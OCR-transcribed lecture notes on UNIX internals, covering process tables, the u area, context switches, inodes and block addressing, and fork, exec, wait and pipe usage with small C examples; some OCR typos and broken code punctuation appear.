
```
    {
        printf("can't create file %s\n", argv[2]);
        exit(1);
    }
    copy (fdold, fdnew);
    exit(0);
}

copy(int old, int new)
{
    int count;
    while ((count = read(old, buffer, sizeof(buffer))) > 0)
        write (new, buffer, count);
}
```

UNIX system can execute in two modes, kernel or user, it uses a separate stack for each mode.

The user stack contains the arguments, local variables, and other data for functions executing in user mode.

The kernel stack of a process is null when the process executes in user mode.

- User and Kernel Stack for Copy Program



Data Structures for Processes

Every process has an entry in the kernel process table. Each process is allocated a u area (private data manipulated only by the kernel).

The process table contains pointers to a per process region table, whose entries point to entries in a region table. A region is a contiguous area of a process's address space, such as text, data and stack.

Region table entries describe the attributes of the region, whether it contains text or data, whether it is shared or private, and where the "data" of the region is located in memory.

When a process invokes. "`fork`", the kernel duplicates the address space of the old process, allowing processes to share regions when possible and making a physical copy otherwise.

Fields in the process table:
- a state field
- identifiers indicating the user who owns the process
- an event descriptor set when a process is suspended

The *u* area contains:
- a pointer to the process table slot of the currently executing process
- parameters of the current system call, return values and error codes
- file descriptors for all open files
- internal I/O parameters
- current directory and current root
- process and file size limits





Figure 1. Data Structures for Processes

Context of a Process

The context of a process is it state, as defined by its text, the values of its global user variables and data structures, the values of machine registers it uses, the values stored in its process table slot and u area, and the contents of its user and kernel stacks.

When the kernel decides that it should execute another process, it does a context switch.



Moving between user and kernel mode is a change in mode.

- Process states
- executing in user mode
- executing in kernel mode
- not executing, ready to run
- sleeping, e.g. waiting for I/O to complete

- Process States and Transitions


Directed graph
- nodes - states a process can enter
- edges - events that move from one state to another

Figure 2. Process States and Transitions

The kernel allows a context switch only when a process moves from state "kernel running" to "asleep in memory". Critical sections of code are executed by at most one process at a time.

```
struct queue {
…
}*bp, *bpl;
bpl->forp = bp->forp;
bpl->backp = bp;
bp->forp = bpl;
/*consider possible context switch here */
bpl->forp->backp = bpl;
```

Figure 3. Sample Code Creating Doubly linked List



The kernel raises the processor execution level around critical regions of code to prevent interrupts that could otherwise cause inconsistencies.

Figure 4. Incorrect Linked List because of Context Switch

Sleep and wakeup

Processes go to sleep because they are awaiting the occurrence of some event:

- waiting for I/O completion from peripheral device
- waiting for a process to exit
- waiting for system resources to become available

Sleeping processes do not consume CPU resources. Sleep on an event - sleep until event occurs, at which time they wake up and enter ready-to-run.

The kernel does not constantly check to see that a process is still sleeping but waits for the event to occur and awakens the process then.

The kernel must lock data structures:
while (condition is true)
sleep (event: the condition becomes false);
set condition true;

It unlocks the lock and awakens all processes asleep:
set condition false;
wakeup (event: the condition is false);

Most kernel data structures occupy fixed-size tables.




Figure 5.Multiple Processes Sleeping on a Lock

System Administration

Disk formatting, creating new file systems, repair of damaged file system, kernel debugging. The kernel does not recognize a separate class of administrative process! - superuser privileges

Summary

File subsystem controls storage and retrieval of data in user files. Files are organized into file systems, which are treated as logical devices; a physical de' such as a disk can contain several logical devices.

Each file system has a super block that describes the structure and contents of the file system. Each file in a file system is described by an inode that gives the attributes of the file.

Processes exist in various states and move between them according to well defined transition rules.

The kernel is non-preemptive - a process executing in kernel mode will continue t execute until it enters sleep state or until it returns to execute in user mode.

It maintains the consistency of its data structures by enforcing the policy of non-preemption and by blocking interrupts when executing critical regions of code.

The UNIX kernel views all files as streams of bytes

- ordinary - files that contain info
- directory - list of file names + pointers to inodes
- special - access to peripheral devices
  - named pipes

- File allocation
- Files are allocated on a block basis.
- Allocation is dynamic, as needed.

- Inode - disk resident

  File mode - 16 bit flag
  - 12-14 File type (regular, directory, character, block, FIFO)
  - 9-11 execution flags
  - 8-6 owner read, write, execute permissions
  - 5-3 group read, write, execute permissions
  - 2-0 other read, write, execute permissions

  Link Count - number of directory reference to this inode
  Owner ID - owner of file
  Group ID - group associated in file
  File Size - number of bytes in file
  File Addresses - 13 3-byte of addresses
  Last Accessed - Time of last file access
  Last Modified - Time of last file modification
  Inode Modified - Time of last inode modification

UNIX Block Addressing, Scheme

System V block size is lKb, each block has 256 addresses

direct indirect

| 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 |

10 single indirect	256 blocks	256K bytes
11 double indirect	65K blocks	65M bytes
12 triple indirect	16M blocks	l6G bytes

Lower level file system algorithms

`namei`	- converts a user-level path name to an inode
	- uses `iget, iput`, and `bmap`
`iget & iput`	- allocate and release inodes
`alloc & free`	- allocate and free disk blocks for files
`ialloc & ifree`	- assign and free inodes for files

UNIX Internals
Kernel Basics - system calls & interrupts
File System - directory, regular, device files
Process management - share CPU & memory
Input/Output - terminal I/O
Interprocess Communication IPC

Kernel Basics
Kernel is part of UNIX OS
- share CPU & memory between competing processes
- processes system calls
- handles peripherals

- loaded into RAM on power on
- runs until turned off or system crashes

File management IPC
Input/Output Process management
Peripherals Memory management
CPU + RAM

Talking to Kernel
Processes access kernel facilities via system call interface & peripherals communicate with kernel via hardware interrupts.

System Calls
- interface to kernel
  - open/close files
  - perform I/O read/write
  - send signals - `kill`
  - create pipes/sockets
  - duplicate process - `fork`
  - overlay a process - `exec`
  - terminate a process - `exit`
- input/output
- interprocess communication
- process management

User Mode & Kernel Mode
The kernel contains data structures, which are essential to functioning of the system
e.g. process table - one entry for each process
open file table - one entry for each open file

- reside in kernel's memory space
- protected from user processes by a memory management system
- system calls can directly manipulate kernel data structures
- when a user process is running, it operates in a special mode called “user mode”
- user mode prevents a process from executing privileged machine instructions
- the only way for a user process to enter kernel mode is to execute a system call

e.g.
User Process

```
user code
...
result = open (" file", O_RDONLY);
```

```
...
C runtime library
open(char *name, int mode)
{
     place parameters in registers.
     execute trap instruction, switching to kernel code
     return result of system call
}
```


Kernel

```
system call vector table
...
address of kernel close()
address of kernel open()
address of kernel write()
...
----------------------------------
kernel system call code
kernel code for open()
{
     manipulate kernel data structures
     ...
     return to user code and user mode
}
```

The scheduler will not assign the CPU to another process during the execution of a system call. i.e. when a process performs a system call, it cannot be "preempted".

System calls that make I/O requests from a device, may take time to complete. To avoid leaving the CPU idle, the kernel puts the process to sleep and wakes it with a hardware interrupt signalling I/O completion.

Interrupts



When an interrupt occurs, the current process is suspended and the kernel determines the source of the interrupt. It then examines the interrupt vector table to find the location of the code to process the interrupt.

If a higher priority interrupt than the current arrives, the lower priority interrupt handler is suspended until the higher priority interrupt completes.

Critical sections of kernel code protect themselves from interrupts by temporarily disabling interrupts.

<disable all interrupts>
<enter critical section of code>
…
<leave critical section of code>
<re-enable all interrupts>

File System
regular files - contain data – standard I/O system calls
directory files - backbone of fs – directory system calls
special files - peripherals – standard I/O system calls

- Disk architecture

cylinders
tracks
sectors
blocks 4K bytes

- Interleaving

1:1 interleave - logically contiguous blocks
3:1 interleave - e.g. 8 sectors, blocks 1 4 7 2 5 8 3 6

- Fragmentation

loss of storage due to under-use of last block

- Scattered

file blocks are rarely contiguous

- Block I/O

To read the first byte of data from a file, using the read system call, the device driver issues an I/O request to the disk controller to read the first 4K block into a kernel buffer, then copies the first byte to your process.

- Inodes

Index Node to store information about each file.
The Inode of regular or directory file contains the location or its disk blocks, the inode of special file contains peripheral device information.

type of file
file permissions
user and group ids
hard link count
last modified, last accesses times
location of blocks or major and minor numbers
symbolic link

- Block Map

Only the first 10 blocks of a file are stored directly in the inode. Larger files use indirect addressing schemes.

File System Layout
The first logical block of disk is the "boot block". The second logical block is the superblock, contains information about disk. Followed by the inode list, each block holding about 40 inodes. The remaining blocks store directory and user files.

Superblock
- Total number of blocks in file system
- Number of inodes in inode free list
- Free block bitmap - linear sequence of bits, one per disk block, 1 indicates it is free
- Size of block in bytes
- Number of free blocks
- Number of used blocks

- Bad blocks

mkfs - location of all bad blocks on disk
inode number 1

- Directories

Inode number 2 contains the location of blocks containing the root directory. ..parent
. itself

Filenames are not stored in file's inode.
Directory is a list of <filename, inodenumber> pairs

Label	inode
.	2
..	2
bin	3
etc	4
usr	5

- Pathname to Inode


open - absolute pathname starts from inode #2
- relative pathname starts from cwd
components of pathname processed from left to right search for matching label to obtain inode number

- Mounting File Systems

mount allow superuser to splice the root directory of a file system into an existing directory hierarchy
```
$ mount /dev/hda3 /usr
```

Process Management
Scheduler - area of kernel that shares CPU
Memory Manager - area of kernel that shares RAM

- Executable Files



There is no system call to create a new process to run program X. Instead you must duplicate an existing process and then associate the new child process with the executable file X.

The first process, with process id (PID) 0, is created by UNIX during boot up. This process fork/execs twice, creating processes with PID 1 and 2.

PID	Name
0	swapper
1	init
2	page daemon

All other processes are descendants of the init process. Most processes execute in user mode except when they make a system call, at which they flip into kernel mode.

The swapper and page daemon processes execute permanently in kernel mode. Their code is linked directly into the kernel and does not reside in a separate executable file.

When a process duplicates by using fork(), the original process is known as the parent of the child process.

Process 1
fork/exec ---------- fork/exec
Process 4 Process 12
fork/exec ---> Process 20

Every process in the system can have one of six states:
- running currently using the CPU
- runnable process can use CPU as soon as it is available
- sleeping waiting for an event to occur, e.g. read() system call, sleep until I/O request completes
- suspended frozen by signal SIGSTOP (`stty stop ^Z`)
- idle created by fork and not yet runnable
- zornbified terminated has not returned exit code to parent

Every process is composed of:
- code area executable portion of a process
- data area used by process to contain static data
- stack area used by process to store temporary data
- user area holds housekeeping info about process
- page tables used by memory management system

Every process has its own user area created in the kernel's data region and only accessible by the kernel.
- how process should react to each signal
- process's open file descriptors
- how much CPU time used

Process Table created in the kernel's data region and only accessible by the kernel.
- PID and parent PID
- real and effective user id and group id
- state (running, runnable, sleeping, suspended, idle, zombie)
- location of its code, data, stack, user areas
- list of pending signals

The Scheduler
- responsible for sharing CPU time
- maintains a multi-level priority queue
- a linked list of runnable processes
- allocate CPU time in proportion to importance
- CPU time allocated in "time quantums" 1/10 sec.

- Scheduling Rules

Every second, calculate the priorities of all runnable processes and organize them into several priority queues. Every 1/10 sec, the scheduler selects the highest priority process. If the process is still running at end of time quantum, it is placed at the end of its priority queue.

8. PROCESSES (I)

Process Subsystem Details

In Unix, a process is the execution of a program and consists of a pattern of bytes containing:
- machine instructions (text)
- data
- stack

Several processes may all be instances of one program.
Processes follow sets of instructions of their own and not of others and may not read or write data or stack of another process.

Processes
- Created by "fork" system call (all except process 0)
- Invoking process: parent
- New Process: child
- Every process has one parent, but parent may have many children.
- Kernel identifies files by process ID (PID)
- Process 0 created "by hand" at boot. After "forking" a child process, it becomes the 'swapper". Its child is called "`init`".
- "`init`" is the ancestor of all other processes on the system.
- When a user compiles a source program, an executable file is created which contains:
  - Set of headers describing the attributes of the file
  - Program text
  - Initialized data and an indication of the space needed for uninitialized data
  - other sections *e.g.:* symbol table info.

Executables
- Image, etc. loaded into memory during an `'exec'` system call.
- When loaded, consists of 3 "regions":
  - Text
  - Data
  - Stack

- Process has 2 stacks: 1 for user mode, 1 for kernel mode
- Processes enter kernel mode by executing "trap" instruction which causes a hardware mode switch.

Kernel Process Table
- One entry per process
- Each process is allocated a "u_area" which contains private data manipulated only by the kernel.
- This points to a "per process region table" which points to a "region table".
- A region is a contiguous area of a process's addressable space (i.e.: text, data, stack).
- Extra indirection is in place so that data spaces may be "shared" between processes
- Process table entry and u area entry contain the control and status information for a process. The u area is basically an extension of the process table.
- u_area info is only needed when the process is executing.
- Process table entries are needed by the scheduler.

Context of a Process
- Process's state:
  - Text
  - Values of global user variables and data structures
  - Values of machine registers
  - Values in its process table entry and its u_area
  - Contents of its user and kernel stacks
- "Context switch" change of active process.
- Interrupts are handled in the context of the current process, not necessarily the originator.

Process States
1. Executing in user mode
2. Executing in kernel mode
3. Not executing but ready to run
4. Sleeping (*e.g.:* I/O wait)

Processes can't be pre-empted while in kernel mode (otherwise mutual exclusion problems)

Kernel Data Structures
- Most fixed size
- Limiting approach but fast and simple
- If expansion beyond limits is needed then failure occurs
- Simple loops usually used to find spare entries

One Special User
- Super user (root)
  - uid = 0
  - gid = 0

A process is the ordered execution of a set of instructions (a "thread of execution") operating on a specific input.

Most programs when executed constitute a single process. Nonetheless, in many applications, it is efficient – either in terms of computer hardware utilization or just to allow re-use of existing software – to build programs consisting of several processes which are largely independent but which exchange intermediate results from time to time ("co-operating sequential processes").

In 'C', such programs are built using the system calls: `fork` and usually, though not necessarily: `exec`
This allows the construction of sophisticated control programs which can be used to dispatch and monitor a whole set of (utility) processes.

Related Systems Calls: `wait, exit`
- fork system call

produces a clone (child) process:

```
int fork() /* create a new process */
/* returns process_id and 0 on success or –1 on failure*/
```

child process has an almost exact copy of
- parent's code
- parent's user data
- parent's system data (e.g. environment)

```
void forktest()
{
   int pid;
   printf ("Start of test\n");
   pid = fork();
   printf ("Returned %d\n",pid);
}
```

output: start of test
Returned 0
Returned 93

Some of the parent's system data is NOT inherited:
- process-id, parent process-id
- execution times reset to zero

Also, while file descriptor table (parent-process open file table) is copied exactly, the file pointer open file table) is shared and if the child closes its FD, the parent's is undisturbed.

`exec system calls`

Executed in child process to overlay itself with a specified binary program file.

So:	produces a child process different from parent.
Cost of fork:	copies all instructions and data of parent, only to be overlaid by exec. Some VM versions of UNIX use "copy-on-write" with parent and child processes sharing pages till overwritten (e.g. by exec) does NOT change semantics of fork.
Exec:	all executions on UNIX (apart from booting) are achieved by exec.

Parent and child
- are clones (except for pid)
- share wd (working directory) (and 1 or 2 other things)
- share open files

The child typically does: exec

e.g.

```
if ((child-id = fork()) ! = 0)
{ /*parent * /
  /* assume> 0 */
   foo = wait(&status);   /* and returns status */
}
else
{ /* child: execute 'ls' */
   execl("/bin/ls", "ls", "-l", NULL);
   exit(1);               /* could not exec */
}
```

```
int execl(path, arg0, arg1, ..., argn, NULL);
          |             |              |
```

binary prog file name local utility child may process these via argc, argv of its "main"

```
/* argv[argc] may not necessarily = NULL;
use argc to count arg's rather than look for NULL */
```

/* environment pointed to by environ is also accessible by child */

The exec family:

	Argument Format	Environment Passing	Path Search?
execl	list	auto	no
execv	array*	auto	no
execle	list	manual#	no
execve	array*	manual	no
execlp	list	auto	yes+
execvp	array*	auto	yes

* if no. of arg is unknown at compile time (c.f. "argv")
\# manually passing an environment pointer instead of automatically using environ
\+ e.g., /bin:/usr/bin:/usr/me/bin::

execv will execute the file if it is a binary OR a shell command file.

- **testenv program**

```
main(argc,argv,envp)
int argc; char * argv[]; char * envp[];
{
   int cntr;
   printf("%d\n",argc);
   for (cntr = 0; cntr < argc; cntr++)
   {
```

```
            printf("%d %s\n", cntr, argv[cntr]);
      }
      cntr = 0;
      while(envp[cntr] [0] != 0)
      {
         printf( "%s\n", envp[cntr]);
         cntr++;
      }
   }
```

testenv output

0 a.out
-= ./a/out
FCEDIT=/usr/bin/vi
EXINIT=set dir=/tmp
HOME=/staff/tech/greg
PWD=/staff/tech/greg/itb443
SHELL=/bin/ksh
MAIL=/usr/mail/greg
EDITOR=vi
TERMCAP=/etc/termcap
LOGNAME=greg
TERM=vt100
PATH=/usr/bin:/usr/local/bin:/bin:/usr/lib …>
TZ=est10

exit system call

```
void exit (status)/* does NOT */
int status;       /* return */
```

convention: `0` normal termination
`!= 0` abnormal termination

[a child process's 'parent-pid' changes to 1 (1 = init process) on parent termination]

The exiting process's parent receives the status via `'wait'`

wait system call

```
int wait(status)
int *status;
/* returns process-id of child or –1 on error(no children)
    and status-code into *status unless status = NULL */
```

`Zombie:` exit by child before wait by parent; zombie retains only process (system) descriptor info till waited.

`Orphan`: parent terminates before child does ... child gets new 'parent-process id' of 1.

```
wait (status)
    if *status.lbyte = 0
    then *status.rbyte is child's exiting status-code, i.e. as in "exit(n);"
```

Pipes

- accessed via std i/f (i.e. via file descriptor)
- each pipe associated with an inode (in table)
- size: 10 blocks = 5120 bytes (>4096)
- non-blocking read, blocking write (full)

Must check no. of bytes read in. If it is not blocking it will just return fewer bytes than requested.

Pipe creation

```
int fd[2]; pipe(fd);
/* fd[0] for reading
```

`fd[l] for writing */`

i.e. where read & write are used with a normal file's fd, we can likewise use read/write with a pipe `fd`.

- Strategy for pipe manipulation/usage:
  1. create the pipe
  2. fork to create the (communicating) child, *e.g.* reading
  3. in child: *e.g.,* close writing end of and other preparation
  4. in child: 'exec' child process (? utility)
  5. in parent: close reading end of pipe
  6. if a second child is to write to the pipe
     create it ('fork')
     make any special preparations
     'exec' the child
     else if parent is to write to pipe
     go ahead - WRITE!

The above illustrate the need to separate 'fork' and 'exec' as two separate system calls

```
int fd[2];
pipe(fd);
if (fork() != 0) {      /*parent*/
    close(fd[0];        /* close reading end */
    write to fd[l] ...
    }else {             /* child code */
    close fd[l];        /* close write */
    exec(whatever)...   /* overlay*/
                        /* reads from fd[0]; */
   }
```

'fork' generates a clone with an exact copy of "per process file table", The `fd[0], fd[l]` file descriptors (table subscripts) refer to a clone's local table.

```
int fd[2];

pipe (fd) ;
if (fork()! = 0) {            /* parent */
      close (fd[0]);          /* reading end */
      if (fork() == 0){       /* 2nd child */
            exec(foo);        /* write to fd[l] */
      } else                  /* first child */
            close (fd[l]);    /* close writing end */
exec(whatever)...             /* overlay */
                              /* reads from fd[0] */
}
```

Standard utilities use

```
stdin (fd=0)      stdout (fd=l)
```

To make use of the unmodified utilities, we use "`dup`" and "`dup2`",
e.g.

```
pipe (pfd);             /* int pfd[2] */
if fork() !=0) {        /* parent */
      close(pfd[0];     /* close the reading end */
      write to pfd[l]...
}  else {               /* child code */
      close(0);         /* close stdin */
      close(pfd[l]);    /* close writing end */
      dup2(pfd[0],0);   /* copy the reading end over stdin */
      close(pfd[0]);    /* close the original reading end */
      exec(utility);    /* reads from stdin fd=0 */
}
```

`dup` (and other similar calls) copy a file descriptor to
- the designated fd entry
- the lowest free fd entry

`dup2` does the former;
`dup2` - used for redirecting I/O (stdin, stdout) of a process to/from:
- a file (implements '<', '>')
- a pipe (1mplements '|')

NOTE: `stdin` defined as 0, so identifying `fd1` of open file table.

```
int pfd [2];

pipe (pfd);
if (fork()!= 0) {       /* parent */
    close (pfd [0]);    /* close the reading end */
if (fork()!= 0) {       /* parent still */
    close(pfd[l]);      /* parent closes the writing end */
} else {                /* 2nd child */
    close(l);           /* close stdout */
    dup2(pfd[l],l);     /* copy the writing end over stdout */
    close(pfd[l]);      /* close the original writing end */
    exec(foo);          /* execute the utility writing to stdout */
    }
} else {                /* first child */
    close(pfd[l]);      /* close the writing end */
    close(0);           /* close stdin */
    dup2(pfd[0], 0);    /* copy reading end over stdin */
    close(pfd[0]);      /* close the original reading end */
    exec (utility);     /* utility will read from stdin */
}
```

Bi-directional pipes ?
two results:
- short circuit (Pl will read back from `pfd[0]` its own data just written to `pfd[l]`)
- possibility of deadlock or looping (both processes):

```
while not eof pfd[0] {
      read pfd[0];
      process data;
}
close pfd[l];
```

Solution: Use 2 pipes, treat them as simplex channels.

File Subsystem
- Manages files
- Allocates file space
- Administers free space
- Controls access to files
- Retrieves data for users

Process control subsystem
- Process synchronization
- Inter-process communication
- Memory management
- Process scheduling

Processes interact with F.S. by a set of system calls
- `open`
- `close`
- `read`
- `write`
- `stat` (Query attributes of a file)
- `chrnod` (change access permissions)

P.C.S system calls
- `fork`
- `exec`
- `exit`
- `wait`
- `brk`
- `signal`

Memory Management Module
- Controls allocation of memory

- Makes sure all processes get a 'fair go'
- If insufficient main memory, then main memory processes swapped to a secondary memory device.
- Two policies for this: Demand paging swapping
- Usually called the 'swapper'

Scheduler Module
- Allocates the CPU to processes
- Processes run till they voluntarily give up the CPU (waiting on a device for example) or until the scheduler preempts them when time's up.
- Scheduler chooses the highest priority eligible process to run.

Hardware Control
- Responsible for handling interrupts and for communicating with the machine
- Interrupts are handled by special functions in the kernel (as we have discuss recently)

Inter-Process Communication
- Asynchronous signaling of events
- Synchronous transmission of messages between processes

The Structure of Processes
The process table entry and the u area are part of the context of a process.

Process states
1. executing in user mode
2. executing in kernel mode
3. is ready to run, resides in main memory
4. is sleeping, resides in main memory
5. is ready to run, waiting on swapper
6. is sleeping, waiting on swapper
7. is returning from kernel to user mode, but kernel preempts it
8. is newly created, process exists, but is not ready to run, nor is it sleeping executed the exit system call, is a zombie, but contains an exit code and timing statistics

